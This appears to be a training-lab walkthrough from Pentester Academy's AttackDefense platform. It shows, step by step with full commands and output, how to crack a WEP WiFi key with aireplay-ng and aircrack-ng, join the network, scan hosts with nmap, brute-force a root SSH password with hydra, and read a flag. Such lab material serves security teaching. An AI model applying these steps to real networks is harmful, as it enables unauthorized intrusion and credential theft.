
ATTACK
DEFENSE
by PentesterAcademy

| Name | Pivoting over WiFi: WEP |
|---|---|
| URL | https://www.attackdefense.com/challengedetails?cid=1330 |
| Type | WiFi Attack-Defense : WiFi Pivoting |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective: Break into the WiFi network and recover the flag kept on one of their LAN systems.**

**Solution:**

**Step 1:** Check the list of available WiFi network interfaces on the machine

**Command:** iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

**Step 2:** Put wlan0 in monitor mode.

**Command:** iw dev wlan0 setup monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

**Step 3:** Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

**Command:** airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH  3 ][ Elapsed: 18 s ][ 2019-11-03 18:47

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F2:A8:3E:C2:72:AC  -29       18        0    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29       18        0    0   6  54   WEP  WEP         <length:  0>
B8:0D:F7:D5:79:F9  -29       15       10    0   6  54   WEP  WEP         EpicMediaCorp
B8:67:E3:34:9A:4B  -29       19        0    0  11  54   WPA2 CCMP   PSK  EvilCorp
B8:67:E3:57:D6:5C  -29       19        0    0  11  54   WPA2 CCMP   MGT  XYZ-Enterprise
B8:0D:F7:83:79:BB  -29      326        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29      326        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29      326        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1     46        12  BAC-Community-college
B8:0D:F7:D5:79:F9  02:00:00:00:09:00  -29   54 - 2      4         8
```

There is a WEP network ‘EpicMediaCorp’ present in the airodump-ng output. This is the target SSID.

**Step 4:** Start airodump-ng on channel 6 (Channel on which ‘EpicMediaCorp’ is operating) and also store the packets to a file.

**Command:** airodump-ng wlan0 -c 6 -w capture

```
root@attackdefense:~# airodump-ng wlan0 -c 6 -w capture
```

**Step 5:** To crack WEP, one needs around 10000 data packets. With normal traffic, it will take time to capture that many packets. Hence, aireplay tool can be used to replay the captured ARP packets and generating the new data packets.

**Command:** aireplay-ng -3 -b B8:0D:F7:D5:79:F9 -h 02:00:00:00:09:00 wlan0

```
root@attackdefense:~# aireplay-ng -3 -b B8:0D:F7:D5:79:F9 -h 02:00:00:00:09:00 wlan0
The interface MAC (02:00:00:00:00:00) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 02:00:00:00:09:00
18:49:51  Waiting for beacon frame (BSSID: B8:0D:F7:D5:79:F9) on channel 6
Saving ARP requests in replay_arp-1103-184951.cap
You should also start airodump-ng to capture replies.
Read 4785 packets (got 1717 ARP requests and 0 ACKs), sent 1692 packets...(499 pps)
```

**Step 6:** Once enough that data packet are available, stop the airodump and launch cracking attack with aircrack-ng

```
CH  6 ][ Elapsed: 3 mins ][ 2019-11-03 18:50

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F2:A8:3E:C2:72:AC  -29 100     2401        6    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29 100     2401        0    0   6  54   WEP  WEP         <length:  0>
B8:0D:F7:D5:79:F9  -29   0     1921    15798  365   6  54   WEP  WEP         EpicMediaCorp
B8:0D:F7:83:79:BB  -29 100     2752        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29 100     2752        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29 100     2752        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1     32       100  BAC-Community-college
F2:A8:3E:C2:72:AC  02:00:00:00:07:00  -29    0 - 1      0         8  EvilCorp
B8:0D:F7:D5:79:F9  02:00:00:00:09:00    0    1 - 1      0     31268
```

Launching cracking attack

**Command:** aircrack-ng capture-01.cap

```
root@attackdefense:~# aircrack-ng capture-01.cap
```

Selecting the target network, in this case it is EpicMediaCorp (i.e. 4)

```
root@attackdefense:~# aircrack-ng capture-01.cap
Opening capture-01.cape wait...
Read 47236 packets.

   #  BSSID              ESSID                     Encryption

   1  B8:0D:F7:6E:79:5A  EvilCorp                  No data - WEP or WPA
   2  B8:0D:F7:83:79:BB  Forex_Magic               No data - WEP or WPA
   3  B8:0D:F7:D5:79:A9  Airport-Free-WiFi         None (0.0.0.0)
   4  B8:0D:F7:D5:79:F9  EpicMediaCorp            WEP (0 IVs)
   5  F2:A8:3E:C2:72:AC  EvilCorp                  WPA (0 handshake)
   6  F2:A8:3E:C2:9F:0C                            No data - WEP or WPA
```

```
                                 Aircrack-ng 1.5.2


                          [00:00:10] Tested 18334 keys (got 15651 IVs)

KB    depth   byte(vote)
 0    1/  7   31(21504) 5C(20736) 3E(20480) 43(20224) 48(19712) E6(19712) 40(19200) 6F(19200) 70(19200) 7E(19200) EC(19200)
 1    0/  1   34(26368) 08(20992) 32(20480) 6E(20224) FA(20224) 8A(19712) 6F(19200) 77(19200) 7D(19200) 8B(19200) F2(19200)
 2    0/ 10   33(22272) A0(20736) 6A(20480) 3C(20224) 62(20224) 71(20224) C0(19968) 15(19968) D3(19712) 56(19456) 2F(19200)
 3   17/ 21   87(18944) 1D(18688) 9A(18688) CB(18688) DD(18688) 18(18432) 37(18432) D7(18432) 06(18176) 7D(18176) 48(17920)
 4    2/ 13   32(20736) FC(20224) 64(19968) B7(19968) 87(19456) 0C(19456) 02(19200) 47(18944) 53(18944) 13(18944) 20(18944)

                KEY FOUND! [ 31:34:33:33:32 ] (ASCII: 14332 )
    Decrypted correctly: 100%
```

The secret key was recovered successfully.

WEP secret key: 14332

**Step 7:** Create a WPA supplicant file to connect to the target network.

**WPA Supplicant Configuration**

```
network={
        ssid="EpicMediaCorp"
        key_mgmt=NONE
        wep_key0="14332"
        wep_tx_keyidx=0
}
```

```
root@attackdefense:~# cat supplicant.conf
network={
        ssid="EpicMediaCorp"
        key_mgmt=NONE
        wep_key0="14332"
        wep_tx_keyidx=0
}
root@attackdefense:~#
```

**Step 8:** Start wpa_supplicant for interface wlan1

Command:wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf

```
root@attackdefense:~# wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf
Successfully initialized wpa_supplicant
root@attackdefense:~#
```

And in a few minutes, the interface should connect to the target network.

```
root@attackdefense:~# iw dev
phy#1
        Unnamed/non-netdev interface
                wdev 0x100000002
                addr 42:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                ssid EpicMediaCorp
                type managed
                channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
                txpower 20.00 dBm
```

**Step 9:** Start dhclient utility on the interface to get IP address on the wlan1 interface

**Command:** dhclient -v wlan1

```
root@attackdefense:~# dhclient -v wlan1
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 172.18.0.181 from 172.18.0.1
DHCPREQUEST for 172.18.0.181 on wlan1 to 255.255.255.255 port 67
DHCPACK of 172.18.0.181 from 172.18.0.1
bound to 172.18.0.181 -- renewal in 1442 seconds.
root@attackdefense:~#
```

The interface now has 172.18.0.181 and it looks like the WiFi router is at 172.18.0.1

**Step 10:** Scan the WiFi router with Nmap

**Command:** nmap -p- 172.18.0.1

```
root@attackdefense:~# nmap -p- 172.18.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-03 18:56 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00061s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: B8:0D:F7:D5:79:F9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 59.55 seconds
root@attackdefense:~#
```

SSH, DNS server and HTTP server are running on it.

**Step 11:** Check the hosted content on the webserver running on the WiFi router.

**Command:** curl 172.18.0.1

```
root@attackdefense:~# curl 172.18.0.1
<html><body><h1>b'Router LAN interface IP: 192.105.16.3\n'</h1></body></html>root@attackdefense:~#
root@attackdefense:~#
```

The HTTP content tells that LAN interface of the router has IP address 192.105.16.3. Please note that it will be different each time.

**Step 12:** Run Nmap scan on the next IP of this range (i.e. 192.105.16.4 ). And, as only the TCP/UDP traffic is allowed, user Nmap TCP Connect scan.

**Command:** nmap -sT 192.105.16.4

```
root@attackdefense:~# nmap -sT 192.105.16.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-03 18:59 UTC
Nmap scan report for 192.105.16.4
Host is up (0.0053s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 14.71 seconds
root@attackdefense:~#
```

**Step 13:** Launch hydra to perform dictionary attack on SSH service running on the LAN machine (i.e. 192.105.16.4) to retrieve the SSH password.

**Commad:** hydra -t 4 -l root -P /root/wordlists/100-common-passwords.txt ssh://192.105.16.4

```
root@attackdefense:~# hydra -t 4 -l root -P /root/wordlists/100-common-passwords.txt ssh://192.105.16.4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-03 19:04:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 101 login tries (l:1/p:101), ~26 tries per task
[DATA] attacking ssh://192.105.16.4:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 57 to do in 00:02h, 4 active
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 37 to do in 00:02h, 4 active
[22][ssh] host: 192.105.16.4   login: root   password: 1234567890
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-03 19:06:39
root@attackdefense:~#
```

**Step 14:** Once the SSH [password is known, one can login into the target LAN machine

**Command:** ssh root@192.105.16.4

```
root@attackdefense:~# ssh root@192.105.16.4
The authenticity of host '192.105.16.4 (192.105.16.4)' can't be established.
ECDSA key fingerprint is SHA256:oj5QKRqCuERnTYhUU5/pcJePvp5fRdOOZdFlJoNOYAI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.105.16.4' (ECDSA) to the list of known hosts.
root@192.105.16.4's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@victim-1:~#
```

**Step 15:** Retrieve the flag from the machine.

**Command:** cat flag.txt

```
root@victim-1:~# cat flag.txt
f9a32da38bf9fba2b6c7f7b7fe8709a2
root@victim-1:~#
```

**Flag:** f9a32da38bf9fba2b6c7f7b7fe8709a2